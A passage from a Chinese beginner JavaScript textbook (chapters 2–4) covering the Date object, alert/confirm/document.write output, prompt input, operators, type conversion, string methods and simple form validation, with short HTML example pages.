JavaScript有很多预先定义好的对象，可以直接在脚本中使用，这种对象被称为内置对象。代码2.2.htm中的Date就是一个内置对象。获得Date对象的语法是：

```
dateObj = new Date();                          //不提供参数，可以获取当前时间
dateObj = new Date(dateVal);                   //将dateVal变量解析为时间日期
dateObj = new Date(year, month, date[, hours[, minutes[, seconds[,ms]]]]);
                                               //根据给定的时间日期构造Date对象
```

new是创建新对象的操作符，在第3章中会有更详细的介绍。通过该运算符创建一个新的Date对象，并保存在变量dateObj里。

2.3.2 内置对象Date的方法

内置对象Date没有专有属性。表2.1所示的是Date对象的方法列表。

表2.1 Date对象的方法

方　法	说　明
getDate	返回日期值（1～31）
getDay	返回星期值（0～6）
getFullYear	返回4位数年份值
getHours	返回小时值
getMilliseconds	返回毫秒值
getMinutes	返回分钟值
getMonth	返回月份
getSeconds	返回秒
getTime	返回自1970年1月1日至今的毫秒数
getTimezoneOffset	返回当前时区
getUTCDate	返回UTC（世界标准时间）日期值
getUTCDay	返回UTC星期值
getUTCFullYear	返回UTC四位数年份值
getUTCHours	返回UTC小时值
getUTCMilliseconds	返回UTC毫秒值

（续）

方　法	说　明
getUTCMinutes	返回UTC分钟值
getUTCMonth	返回UTC月份
getUTCSeconds	返回UTC秒
getVarDate	返回支持COM组件的日期值
getYear	返回年份
parse	返回自1970年1月1日至解析的日期的毫秒数
setDate	设置日期
setFullYear	设置年份
setHours	设置小时数
setMilliseconds	设置毫秒数
setMinutes	设置分
setMonth	设置月份
setSeconds	设置秒
setTime	设置时间
setUTCDate	设置UTC日期
setUTCFullYear	设置UTC年份
setUTCHours	设置UTC小时数
setUTCMilliseconds	设置UTC毫秒数
setUTCMinutes	设置UTC分钟数
setUTCMonth	设置UTC月份
setUTCSeconds	设置UTC秒
setYear	设置年份
toDateString	返回日期的字符串描述
toGMTString	返回日期时间的UTC字符串描述
toLocaleDateString	返回日期的本地系统字符串描述
toLocaleString	返回日期时间的本地系统字符串描述
toLocaleTimeString	返回时间的本地系统字符串描述
toString	返回日期时间的字符串描述
toTimeString	返回时间的字符串描述
toUTCString	返回日期时间的UTC字符串描述，等同于toGMTString
UTC	返回自1970年1月1日至解析的日期的毫秒数
valueOf	返回自1970年1月1日至解析的日期的毫秒数

获得Date对象后，使用点“.”操作符引用其所有的属性或方法。例如，获取当前年份的做法是：

```
dateObj = new Date();                    //不提供参数，可以获取当前时间
theYear = dateObj.getYear();             //引用getYear方法获取当前年份
```

2.3.3　获取时间和日期

通过2.3.2小节列出的内置Date对象的方法，可以轻易得到当前的日期和时间。代码2.3.htm演示了

如何获取时间日期。

代码2.3.htm 获取时间日期

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>2-3 获取当前时间日期</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    dt = new Date();
   what_to_say = "今天是"+dt.getYear()+"年"+(dt.getMonth()+1)+"月"+dt.getDate()+", 现在时间是"
+dt.getHours()+"点"+dt.getMinutes()+"分"+dt.getSeconds()+"秒";
    alert(what_to_say);
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

程序运行效果如图2.3所示。

图2.3 获取时间和日期

（1）需要注意的是，Date对象的getMonth方法返回的日期值是从0到11的，在显示或计算的时候应当加上1。

（2）如前所述，双引号包括起来的部分就是字符串。代码中使用“+”号将各字符串连接起来。关于字符串对象在下一章中会详细讲述。

2.4 在Web页上输出

在Web页上通过JavaScript将数据输出显示给浏览者有很多种方式。最常见的在前面已有所涉及，即弹出一个警告框，在警告框中显示一些信息。但是这种方式常常会引起浏览者的反感，因此有时还需要别的输出方式。

2.4.1 弹出警告框——alert

前文的代码中使用过的alert函数是JavaScript最常见的一种输出方式。其效果是在网页窗口中弹出一个警告框。alert函数只有一个参数，就是要输出的字符串。语法如下：

```
alert("警告");                    //直接使用字符串
alert(0.2233);                    //可以使用数字做参数
alert(something);                 //使用变量做参数
```

2.4.2 弹出确认“是/否”的对话框——confirm

有时仅仅显示信息还不足以满足应用的需求，页面还需要浏览者确认“是”或者“否”。confirm函数可以弹出一个包含“是/否”两个按钮的对话框。代码2.4.htm演示如何使用confirm函数。

代码2.4.htm 弹出确认“是/否”的对话框

```
<html>
<head>
```

```
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>2-4  弹出确认"是/否"的对话框</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    result = confirm("我是提示信息");
    alert("你点击的结果是"+result);
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

代码运行效果如图2.4和图2.5所示。

图2.4　弹出confirm对话框



图2.5　接受用户选择

confirm函数会将用户选择的结果返回，返回值是一个布尔型变量。单击“确定”按钮返回“true”，单击“取消”按钮返回“false”。

2.4.3　输出到页面内容——document.write

弹出警告框的方式在用户体验上并不是很好，特别是在有很多信息需要用JavaScript输出的时候。代码2.5.htm演示了另一种常见的输出方式，使用document.write将内容输出到页面。

代码2.5.htm　使用将内容输出到页面

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>2-5  使用document.write来将内容输出到页面</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    document.write("你好");
    document.write("<br><b>可以输出HTML</b>");
</script>
</head>
<body style="overflow:auto;">
    <input type="button" value="点我"
        onclick="document.write('在页面加载完成后再次使用document.write会清空原来的所有内容');" />
</body>
</html>
```

程序运行效果如图2.6和图2.7所示。



图2.6 使用document.write输出到页面



图2.7 单击“点我”按钮后的运行效果

（1）document.write函数接受字符串参数，将字符串输出到当前的Web文档中。所以可以动态地生成HTML格式的内容。

（2）单击“点我”按钮后会执行按钮onclick属性中的JavaScript代码。其运行效果说明，在页面加载完成后，再次使用document.write会清空原来的所有内容。

2.5 改进版的“你好”程序

综合上面各小节的知识点，代码2.6.htm是一个比较完善的“你好”程序。

代码2.6.htm 改进版的“你好”程序

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>2-6  改进版的"你好"程序</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px;">
    你好
    <script>
        if(confirm("需要显示时间吗？")){
            dt = new Date();
            document.write(", 当前时间是 ");
            document.write(dt.toLocaleTimeString());
        }
    </script>
</div>
</body>
</html>
```

程序运行效果如图2.8～图2.10所示。

程序中，JavaScript代码第1行（黑体）的if语句是根据confirm返回的结果，判断是否输出时间的流程控制语句。关于流程控制语句的详细介绍见第5章。

图2.8　改进版的“你好”程序



图2.9　读取当前时间输出到页面



图2.10　取消时间则简单显示“你好”

2.6　小结

本章作为初学者的JavaScript入门章节，用一些具体的例子演示了JavaScript能够实现的最初步应用。本章中的所有代码都可以直接保存为htm文件，在IE浏览器中查看效果。随着教程的逐步深入，读者可以在实例中学习到JavaScript的语法等基础。本章介绍的知识点如下。

（1）如何将JavaScript应用到HTML页面中。

（2）JavaScript代码书写规则。

（3）基础知识——变量和常量。

（4）内置对象Date的方法应用。

（5）在Web页面的3种输出方式。

第 3 章　获取用户的输入

上一章讲述了如何将JavaScript应用到HTML页面中，以及一些在Web页面的输出方法。其中的confirm函数不仅可以显示信息给用户，同时也可以接受简单的用户反馈。在常见的应用中，常常需要和用户进行更加复杂的交互，获取用户输入就显得不可或缺了。

3.1　实例：让用户输入两个数字，然后输出相加的结果

实例代码3.1.htm接受用户的两次输入，然后将输入的数字取整数部分相加，并用上一章节讲述的document.write方法输出到页面。

代码3.1.htm　让用户输入两个数字，然后输出相加的结果

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>3-1　让用户输入两个数字，然后输出相加的结果</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px;">
    <script>
        intA = prompt("请输入第一个数字","");
        intB = prompt("请输入第二个数字",27);
        document.write("你输入的第一个数字是"+intA);
        document.write("<br>你输入的第二个数字是"+intB);
        document.write("<br>两者和是"+(parseInt(intA)+parseInt(intB)));
    </script>
</div>
</body>
</html>
```

程序运行效果如图3.1和图3.2所示。



图3.1　要求用户输入



图3.2　返回两次输入相加的结果

在代码3.1.htm中，可以看到prompt函数被用来获取用户的输入。该函数有两个参数，第1个是在要求输入时显示的提示信息，另一个是输入的默认值。该函数将用户的输入作为字符串返回。语法是：

```
strVariable = prompt("这里是显示的提示信息", "这里是默认的输入值");
```

返回的用户输入被保存在变量strVariable里。

3.2　JavaScript基础知识——操作符和表达式

所有的高级计算机语言都有相似的逻辑结构，都是由数据和操作构成的。为了更好地表述编程中的各个概念，下面介绍一些编程术语。

3.2.1　什么是表达式

对变量进行赋值、改变、计算等操作的语句叫做表达式。表达式是变量、常量和操作符的综合。一个表达式可以只包含一个常数或一个变量。操作符可以是四则操作符、关系操作符、位操作符、逻辑操作符、复合操作符。因此从类型上分，表达式可以分为算术表达式、字符操作表达式、赋值表达式和逻辑表达式等。

在书写上，JavaScript通常认为一个自然行是一个表达式。表达式的末尾通常使用分号“;”作为结束标志。实际上可以将所有的表达式写在一行上，用分号分隔开即可。但是出于可读性的考虑不推荐这样书写，除非几个语句都很短，而且在语意上并列（例如对若干变量的初始化赋值）。

```
表达式1
表达式2
/* 上面这样写是可以的 */
表达式1;          表达式2;          表达式3;
/* 上面这样书写也是符合语法的 */
```

3.2.2　什么是操作符

操作符就是对数据进行操作的符号，其表达了要对数据执行的操作。表3.1所示的是JavaScript中所有的操作符列表和说明。

表3.1　JavaScript的操作符

运算类型	语法示例	说　明
括号	(x) [x]	中括号只用于指明数组的下标
求反、	−x	返回x的相反数
自加、自减	!x	返回与x（布尔值）相反的布尔值
	x++	x值加1，但仍返回原来的x值
	x−−	x值减1，但仍返回原来的x值
	++x	x值加1，返回后来的x值
	−−x	x值减1，返回后来的x值
乘、除	x*y	返回x乘以y的值
	x/y	返回x除以y的值
	x%y	返回x与y的模（x除以y的余数）
加、减	x+y	返回x加y的值
	x−y	返回x减y的值

（续）

运算类型	语法示例	说　明
关系运算	x<y	当符合条件时返回true值，否则返回false值
	x<=y	
	x>=y	
	x>y	
等于、不等于	x==y	当x等于y时返回true值，否则返回false值
	x!=y	当x不等于y时返回true值，否则返回false值
位与	x&y	当两个数位同时为1时，返回的数据的当前数位为1，其他情况都为0
位异或	x^y	两个数位中有且只有一个为0时，返回0，否则返回1
位或	x|y	两个数位中只要有一个为1，则返回1；当两个数位都为0时才返回0
逻辑与	x&&y	当x和y同时为true时返回true，否则返回false
逻辑或	x||y	当x和y任意一个为true时返回true，当两者同时为false时返回false
条件	c?x:y	当条件c为true 时返回x的值（执行x语句），否则返回y的值（执行y语句）
赋值、复合运算	x=y	把y的值赋给x，返回所赋的值
	x+=y x-=y	x与y相加/减/乘/除/求余，所得结果赋给x，并返回x赋值后的值
	x*=y x/=y x%=y	

关于操作符的说明如下。

（1）从参与操作的数据个数上看，操作符被分为一元操作符、二元操作符和三元操作符。一元操作符如自加（x++）、自减（x--）；二元操作符最常见，如四则运算的加减乘除；三元操作符如条件操作符（c?x:y）。

（2）三元条件操作符较复杂，这里举例讲解一下。

```
x=prompt("请输入一个正整数","10");
y=x>5?(x-5):(x*2);
alert(y);
```

首先用prompt函数从用户那里得到一个正整数。然后使用三元条件表达式做判断：x是否大于5？如果大于，x>5表达式的结果就是true（真），那么程序将执行“:”前面的表达式“x-5”；如果x小于5的话则执行“x*2”。最后，执行的结果（“x-5”或“x*2”）会被赋值给变量y，并用alert函数显示给用户。在程序中，条件表达式可以极大地缩减逻辑判断操作所需要的代码量。另一方面，反复堆叠的条件表达式，也会对代码的阅读带来一定困扰。因此条件表达式应当谨慎使用，并且不建议嵌套超过3次。

（3）自加、自减操作符中，操作符与变量的相对位置，即“++x”和“x++”是不同的，需要仔细体会其运算的先后顺序。举例说明：

```
x=10;
y=x++;
z=++x;
```

那么运算后y和z的值分别是多少呢？y的值是10，z的值是12。原因请读者自己思考。

（4）位运算符通常会被当作逻辑运算符来使用。此类运算符把两个操作数（即x和y）化成二进制数，对每个数位执行以上所列工作，然后返回得到新二进制数。由于“真”值在电脑内部通常全部的

数位都是1的二进制数，而“假”值则全部是0的二进制数，所以位运算符也可以充当逻辑运算符。

（5）逻辑与/或有时候被称为“快速与/或”。这是因为当第一操作数（x）已经可以决定结果时，y的值将不被计算。例如false&&y，因为x的值为false，不管y的值是什么，结果始终是false，于是该表达式立即返回false，而不去计算y是多少，甚至即使y导致出错，程序也可以照样运行下去。

（6）与四则运算有关的运算符不可以作用在字符串上，但是可以使用“+”和“+=”来实现字符串的连接合并。“a”+“b”的运算结果是“ab”。

（7）不要将赋值操作符“=”和逻辑操作符“==”混淆。一种常见的错误就是在需要比较两个操作数是否相等时误用了赋值操作符“=”，这种情况通常不会引发语法错误，而计算结果常常不符合预期，在调试程序时很难发现。

3.2.3　什么是优先级

在进行四则运算时，乘除法的计算顺序要优先于加减法，这就是表达式运算的优先级。上一小节中表3.1所示各操作符按照优先级由高至低排列。在表达式中，具有高优先级的操作将被优先计算，然后才是优先级较低的操作符。如果若干并列的操作符具有相同的优先级，则按照自左至右的顺序计算。

和四则运算类似的是，括号可以用来改变运算的先后顺序，这在很多时候是至关重要的。在程序出错或者程序结果背离预期的时候，可以用括号将复杂的表达式分解，强制按照要求的顺序计算，常常可以解决很多异常。

善于利用优先级可以构造比较复杂的表达式，缩短代码长度。一般说来，只要表达式符合语法，即使看起来很“怪”也是可以运行的，例如：

```
x=y=z=v1==22?"v1 value is 22" :((v1>22)?"v1 value is bigger than 22":"v1 value is smaller than 22");
```

这段代码就使用了嵌套条件表达式和多次赋值。

3.3　变量类型转换

一加一等于几看起来是个非常简单的问题，可是实际上在程序中，常常会出现各种程序员无法预料的状况。代码3.2.htm和前面的示例代码3.1.htm类似，试图计算用户两次输入的数字的和。

代码3.2.htm　让用户输入两个数字，然后输出相加的结果

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>3-2  一加一等于几？</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px;">
    <script>
        intA = prompt("请输入第一个数字",1);
        intB = prompt("请输入第二个数字",1);
        document.write("你输入的第一个数字是"+intA);
        document.write("<br>你输入的第二个数字是"+intB);
        document.write("<br>两者和是"+(intA+intB));
    </script>
```

```
</div>
</body>
</html>
```

假设用户两次输入的数字都是1，程序运行的结果如图3.3所示。



图3.3 计算1+1时发生了意料外的结果

为什么程序会认为1+1＝11？其实细心的读者应该会注意到，本章最初介绍prompt函数的时候说过，该函数会“将用户的输入作为字符串返回”。而且对于字符串来说，操作符“+”的含义并不是相加，而是将字符串连接起来。因此，在代码2-2.htm运行的时候，通过prompt获得的两次用户输入“1”被直接连接起来，得到运算结果“11”。

在第2章中曾经提到过，JavaScript是一种弱类型语言。也就是说，不需要显示声明各个变量的类型，JavaScript会自己决定变量在表达式中所扮演的“角色”。那么应该怎么解决变量类型的问题呢？表3.2所示是JavaScript内置的一些函数，用来实现变量类型的转换。

表3.2 用于转换变量类型的函数

函　数	说　明
String(variable)	将变量转换为字符串
Number(variable)	将变量转换为数值
Boolean(variable)	将变量转换为布尔值
parseInt(variable, [radix])	将变量转换为整数。可选参数radix允许取值范围是2～36的整数，为变量的进制
parseFloat(variable)	将变量转换为浮点数

比较代码3.1.htm和代码3.2.htm可以看出，代码3.1.htm使用parseInt将用户两次的输入转换为整形数值，并且用括号改变运算顺序，让数字相加运算的操作优先执行。

有时候，JavaScript会自己决定变量类型并产生出乎意料的错误。读者请阅读代码3.3.htm，并思考运行的结果是什么。

代码3.3.htm　JavaScript自动类型转换

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>3-3  JavaScript自动类型转换</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px;">
    <script>
        document.write("1+1的结果是"+1+1);
        document.write("<br>3*3的结果是"+3*3);
    </script>
</div>
</body>
</html>
```

运行的结果如图3.4所示。

代码3.3.htm中，在计算1+1的时候，虽然两个常量都是整形的数值“1”，但是JavaScript按照操作符优先级相同时，自左至右的顺序，首先处理字符串“”1+1的结果是“+1”。JavaScript解释器认为这是字符串的连接，于是自动地将常数“1”转变成了字符串类型。在计算3*3的时候，因为操作符“*”的优先级高于“+”，“3*3”的计算得以优先执行，于是得到了如图3.4所示的结果。



图3.4　JavaScript自动类型转换

3.4　JavaScript基础知识——字符串初探

在JavaScript中，字符串是一种非常重要的组成部分。因为为了要和用户交互，各种交互的文本信息都要用字符串来储存或处理。可以说，要想学好JavaScript，必须扎实地掌控字符串操作。JavaScript提供了非常强大的字符串处理能力。

3.4.1　什么是字符串

第2章在介绍数据类型的时候，已经做了简略说明：字符串就是以英文双引号“”” 或单引号“’”括起来的一个或几个字符。要理解字符串的概念，就要理解如下内容。

（1）字符串中的信息只是一些文本。常常有初学者会把字符串中的信息和程序的代码混淆起来。下面的两行代码是不同的：

```
alert(today);
alert( "today");
```

第1行的today只是一个变量，其内容可以是任何值。第2行的“today”才是字符串。

（2）字符串不可以分行书写，引号中的内容必须书写在一行上。形如：

```
variable="This is a two line text
but it' s forbidden"
```

这种书写格式是不符合语法的。

（3）字符串的引号必须配对。也就是说字符串的两端必须同时是双引号或单引号，不可以出现一端为双引号，另一端为单引号的情况。此外需要注意的是，字符串中不可以出现字符串两端的引号。例如，““I said “yes” ...”” 是不符合语法的，而““I said ‘yes’ ...”” 才是正确的写法。

（4）字符串的引号必须是英文半角字符。很多初学者遇到的错误都是由于使用了中文的引号。

表3.3　转义符及其含义

转义符	含　义
\b	退格符
\n	换行符
\r	回车
\t	制表符（Tab）
\'	单引号
\"	双引号
\\	反斜线

3.4.2　字符串的书写与转义符

当需要在字符串中使用引号或换行符等特殊字符时，需要使用转义符。转义符就是一些特殊组合的字符，用来代替那些因为语法问题无法书写的特殊字符。表3.3列出了常见的转义符及其含义。

举例来说，如果想在字符串中包含引号的话，可以采用下面的方式：

```
variable="I said \"Yes\"....";
```

在转义符较多时，应注意反斜线的个数，以免出错。

3.4.3 字符串操作

在讲解字符串操作前，读者需要再次回忆JavaScript中“对象”的概念。在第2章中已经提及，JavaScript是基于对象的语言，因此JavaScript中的字符串也是一种对象，有着自己的属性和方法。

字符串对象的常用属性只有一个：length。该属性返回字符串对象的长度，即其包含的字符个数。语法如下。

```
intStringLength="Some String".length;
```

字符串对象的方法有很多，如表3.4所示。

表3.4 字符串对象的方法

方 法	说 明
anchor(anchorString)	返回以字符串对象内容为文本，anchorString参数内容为锚点名的HTML锚字符串
big()	返回增加了“<big>”标记的字符串对象
blink()	返回增加了“<blink>”标记的字符串对象
bold()	返回增加了“<b>”标记的字符串对象
charAt(index)	返回字符串中第index个字符
charCodeAt(index)	返回字符串中第index个字符的Unicode编码
concat([string2[, string3[, . . . [, stringN]]]])	依次将可选参数视需要转换成字符串，并连接在字符串对象结尾处返回
fixed()	返回增加了“<tt>”标记的字符串对象
fontcolor(colorVal)	返回增加了“<font>”标记的字符串对象，字符串参数colorVal是font的颜色
fontsize(intSize)	返回增加了“<font>”标记的字符串对象，整型参数colorVal是font的大小
fromCharCode([code1[, code2[, ...[, codeN]]]])	返回整型参数代表的unicode字符组成的字符串对象
indexOf(subString[, startIndex])	返回字符串对象中，自第startIndex个字符后，第1次出现subString的位置。subString是必须的字符串参数。startIndex参数为整型，可选，缺省的时候从字符串对象头部开始查找
italics()	返回增加了“<i>”标记的字符串对象
lastIndexOf (substring[, startindex])	返回字符串对象中，自第startIndex个字符以前，最后一次出现subString的位置。subString是必须的字符串参数。startIndex参数为整型，可选，缺省的时候从字符串对象尾部开始查找
link(linkString)	返回以字符串对象内容为文本，linkString参数内容为链接目标地址的HTML链接字符串
localeCompare(stringExp)	比较字符串对象和参数stringExp在本地编码中的顺序。如果stringExp顺序考前返回+1，如果stringExp顺序靠后返回−1，如果两者相等返回0
match(rgExp)	对字符串对象使用正则表达式rgExp进行搜索，并返回搜索的结果
replace(rgExp, replaceText)	对字符串对象使用正则表达式rgExp进行搜索，并使用给定的字符串参数replaceText替换找到的结果，将替换后的字符串返回
search(rgExp)	对字符串对象使用正则表达式rgExp进行搜索，并返回第1次匹配的位置
slice(start, [end])	返回字符串对象中从start位置开始，至end的位置结束。参数start为整型变量。参数end为可选的整型变量，缺省时默认值为字符串的长度
small()	返回增加了“<small>”标记的字符串对象

（续）

方　法	说　明
split([separator[, limit]])	将字符串对象用参数separator分割，将分割成的字符串片段保存在数组中并返回。参数separator为字符串或正则表达式实例，可选，缺省时将字符串对象分割为每个元素仅含一个字符的数组。参数limit为整型变量，可选，表示返回的数组长度
strike()	返回增加了“<strike>”标记的字符串对象
sub()	返回增加了“<sub>”标记的字符串对象
substr(start [, length])	返回字符串对象中从start位置开始，长度为length的子字符串。参数start为整型变量。参数length为可选的整型变量，缺省时默认值为至字符串末尾的长度
substring(start, end)	返回字符串对象中从start位置开始，至end的位置结束。参数start为整型变量。参数end为可选的整型变量，缺省时默认值为字符串的长度
sup()	返回增加了“<sup>”标记的字符串对象
toLocaleLowerCase()	返回字符串对象在本地编码系统中的小写形式
toLocaleUpperCase()	返回字符串对象在本地编码系统中的大写形式
toLowerCase()	返回字符串对象的小写形式
toUpperCase()	返回字符串对象的大写形式

（1）调用这些方法的语法类似于第2章中的Date对象。语法如下。

```
x="this is a string";                    //x变量通过隐式声明为一个字符串对象
alert(x.length);                         //访问x的length属性并显示给用户
alert(x.toUpperCase());                  //调用x的toUpperCase方法并将返回的结果显示给用户
```

（2）这些方法中，fromCharCode方法比较特殊。其调用不是通过字符串对象的实例，而是通过内置对象String的原型来实现的，语法如下。

```
x=String.fromCharCode(70);               //将unicode编码为70的字符赋值给x
```

（3）字符串的match、replace和search用到了正则表达式对象。正则表达式是一种专为字符串处理设计的强力工具，在第9章中会有详细的讲述。

（4）字符串的slice、substr和substring方法功能完全相同，参数稍有不同，使用时注意鉴别。这里的参数涉及“字符串中的位置”。字符串中的第1个字符位置为0，后继的字符位置依次加1。因此，字符串中最后一个字符的位置是字符串长度减1。需要注意的是，slice和substring函数在截取子字符串时，会返回start位置开始，到end位置之前的一个字符之间的子字符串。举例说明：

```
s_str="abcdefg".substring(1,4);
```

运行的结果，s_str的内容是“bcd”。

（5）表格3.4中所示的方法并不会改变字符串对象本身，因此应使用变量接收方法的返回值进行操作。

代码3.4.htm是一些基本的使用例子。

代码3.4.htm　字符串对象常用方法使用示例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
```

```
<title>3-4  字符串对象常用方法使用示例</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px;">
    <script>
        document.write("big的效果".big());
        document.write("<br>bold的效果".bold());
        document.write("<br>fontsize=5的效果".fontsize("5"));
        document.write("<br>A的Unicode编码是"+"A".charCodeAt(0));
        document.write("<br>Unicode编码为70的字符是"+String.fromCharCode(70));
        document.write("<br>Test toLowerCase".toLowerCase());
        document.write("<br>Test toUpperCase".toUpperCase());
    </script>
</div>
</body>
</html>
```

程序运行效果如图3.5所示。

图3.5　字符串对象的方法应用举例

3.5　示例：让用户输入自己的名字，输出写给用户的情书

字符串方法的强大和易用，读者从上文的例子中可以有所体会。下面的示例代码3.5.htm将综合前面讲述的内容，用prompt函数让用户输入自己的名字，然后通过对字符串的处理来输出一封情书。

代码3.5.htm　让用户输入自己的名字，输出写给用户的情书

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>3-5  让用户输入自己的名字，输出写给用户的情书</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px; text-indent:28px;">
<script>
    var user_name, from_name, to_name;                                    //声明变量
    var str_prompt="请输入你自己的名字和对方的名字，两个名字间用空格分开";  //将输入提示保存在变量中
    var str_prompt_default="自己的名字 对方的名字";                       //将默认值保存在变量中
    user_name=prompt(str_prompt, str_prompt_default);                     //获取用户名
```

```
    user_name=user_name?user_name:"酸菜 翠花";                    //用户取消时的默认值
    from_name=user_name.split(" ")[0];                            //分析写信者的名字
    to_name=user_name.split(" ")[1];                              //分析收信者的名字
    document.write(("<p>亲爱的"+to_name+"</p>").fontsize(3));      //开始写信
    /*信件正文，替换掉文中的名称*/
    document.write("<p>想到你那洒脱的笑容与动人的曲线，我经不住提起笔，我选择这种原始的方式来表述我对你的爱，希望你能接受。</p>".replace(/你/g,to_name+"你").replace(/我/g,from_name+"我"));
    document.write("<p>你在我心中的份量日益增加。你的眼，你的脸，你的笑容，悄悄的偷走了我的心，在我闲暇时总有那种幻想的美...</p>".replace(/你/g,to_name+"你").replace(/我/g,from_name+"我"));
    /*信件结尾的签名*/
    document.write(("<p>爱你的"+from_name+"</p>").fontsize(2).fontcolor("gold").
link("mailto:xiaoqiang@163.com"));
</script>
</div>
</body>
</html>
```

程序运行的结果如图3.6和图3.7所示。



图3.6　提示用户输入姓名



图3.7　输出处理后的情书

关于代码的说明如下。

（1）程序用本章介绍的prompt函数来获取用户的输入。为了增进程序的易用性，程序设计为一次同时获得发信人和收信人的姓名（一次输入的用户体验要优于两次输入）。

（2）读者可能注意到了，prompt函数弹出的输入框有着“确定”和“取消”两个按钮。用户在单击“确认”按钮时，文本输入框中的内容就被返回到程序中。那么当用户单击“取消”按钮时，prompt返回的值则是“空”，即JavaScript中的“null”。语句如下：

```
user_name=user_name?user_name:"酸菜 翠花";
```

含义是，如果用户在要求输入的时候单击了“取消”按钮，那么user_name中的值就是“null”。而“null”在三元表达式中的作用等同于“false”，这时表达式就会把常数字符串“酸菜 翠花”赋值给变量user_name。

读者尤其是初学者需要特别注意的是，在编写程序的时候，最重要的步骤在编写代码之前。在程序的功能设计和流程规划阶段，必须尽可能考虑到代码运行时可能出现的种种情况。这个阶段的一分仔细，可以节约调试阶段的十分努力。一种好的习惯就是，在使用变量前，先对变量的内容做一个检查。这样可以避免输入异常造成的程序失败。

（3）为了对用户输入的名字做分析，这里使用了字符串对象的split方法。如本章前面提到的，split返回一个数组，数组的元素是用split函数的参数分割字符串后形成的片段。引用数组元素的方法是使用

中括号“[]”，中括号中的数字是需要引用的数组元素的位置。数组对象和字符串对象类似，数组元素的编号同样是从0开始编号的。

（4）在书写情书的时候，使用了fontsize、fontcolor和link等函数实现输出的样式。link函数的参数是链接的地址。这里用“mailto:”来实现Email的超链接。

（5）函数replace中第1个参数“/我/g”是一个正则表达式的实例。其含义是，匹配字符串中所有的“我”这个字符。因此“replace(/我/g,from_name+“我”))”这个操作的效果是，在字符串中所有的“我”前面加上用户输入的发信人名称。

3.6 小结

为了和用户更好的交互，需要获得用户的输入。在处理用户输入时，需要灵活使用JavaScript提供的强大的字符串操作方法。为入门者介绍了编程上的一些术语：表达式和操作符。此外还讲解了变量类型及编程时容易犯的错误。本章介绍的知识点如下。

（1）函数prompt的使用方法。

（2）基础知识：表达式和操作符。

（3）变量类型转换。

（4）字符串、转义符和字符串方法。

第 4 章　简单的表单操作

上一章讲述了如何使用JavaScript获取用户输入，讲解了操作符和表达式的概念，此外还通过实例讲解了字符串对象的方法和应用。字符串对象的操作是JavaScript程序应用的重要组成部分，读者需要认真学习，做到完全掌握。在进一步的JavaScript应用中，我们需要和Web页面的元素打交道，最常见的就是操作和控制表单。

4.1　实例：确认表单必填项目完整性

实例代码4.1.htm是一个常见的注册表单，用户在单击“提交”按钮时，页面会调用JavaScript来检查所有栏目是否填写，如果有未填写的项目那么终止提交动作，并且弹出警告框提示用户。

代码4.1.htm　确认表单必填项目完整性

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>4-1  确认表单必填项目完整性</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    function check_submit(){
        if($("txt_user_name").value==""){ alert("请填写用户名"); return(false); }
        if($("txt_user_pass").value==""){ alert("请填写密码"); return(false); }
        if($("txt_user_pass_confirm").value==""){ alert("请填写确认密码"); return(false); }
    }
    function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<form action="" onsubmit="return check_submit();">
    用户名：<br>
    <input id="txt_user_name"><br>
    密码：<br>
    <input id="txt_user_pass" type="password"><br>
    确认密码：<br>
    <input id="txt_user_pass_confirm" type="password"><br>
    <input type="submit" value="提交">
</form>
</body>
</html>
```

程序运行效果如图4.1和图4.2所示。



图4.1 简单的用户注册表单页面

图4.2 检查并提示用户必填栏目的完整性

程序说明如下。

（1）程序由HTML表单部分和JavaScript部分组成。JavaScript块中有两个函数“check_submit”和“$”。在表单提交前，函数“check_submit”被调用。该函数依次判断表单中的3个元素是否为空，如果为空则提示用户，并取消表单的提交。

（2）函数“$”作用是根据页面元素的“id”属性获得对页面元素的引用。读者通过阅读代码可以发现，该函数只是直接调用了“document.getElementById”方法。之所以使用“$”作为函数名仅仅是因为其长度比较短，所以这个函数实际上只是“document.getElementById”方法的简写。

4.2 JavaScript基础知识——函数

在使用JavaScript的时候，常常需要反复使用同一种功能，这时候可以将这部分功能封装成一个独立的模块，这种模块就叫做函数。函数是进行模块化程序设计的基础，编写复杂的JavaScript程序，必须对函数有更深入的了解。

4.2.1 函数和变量作用域

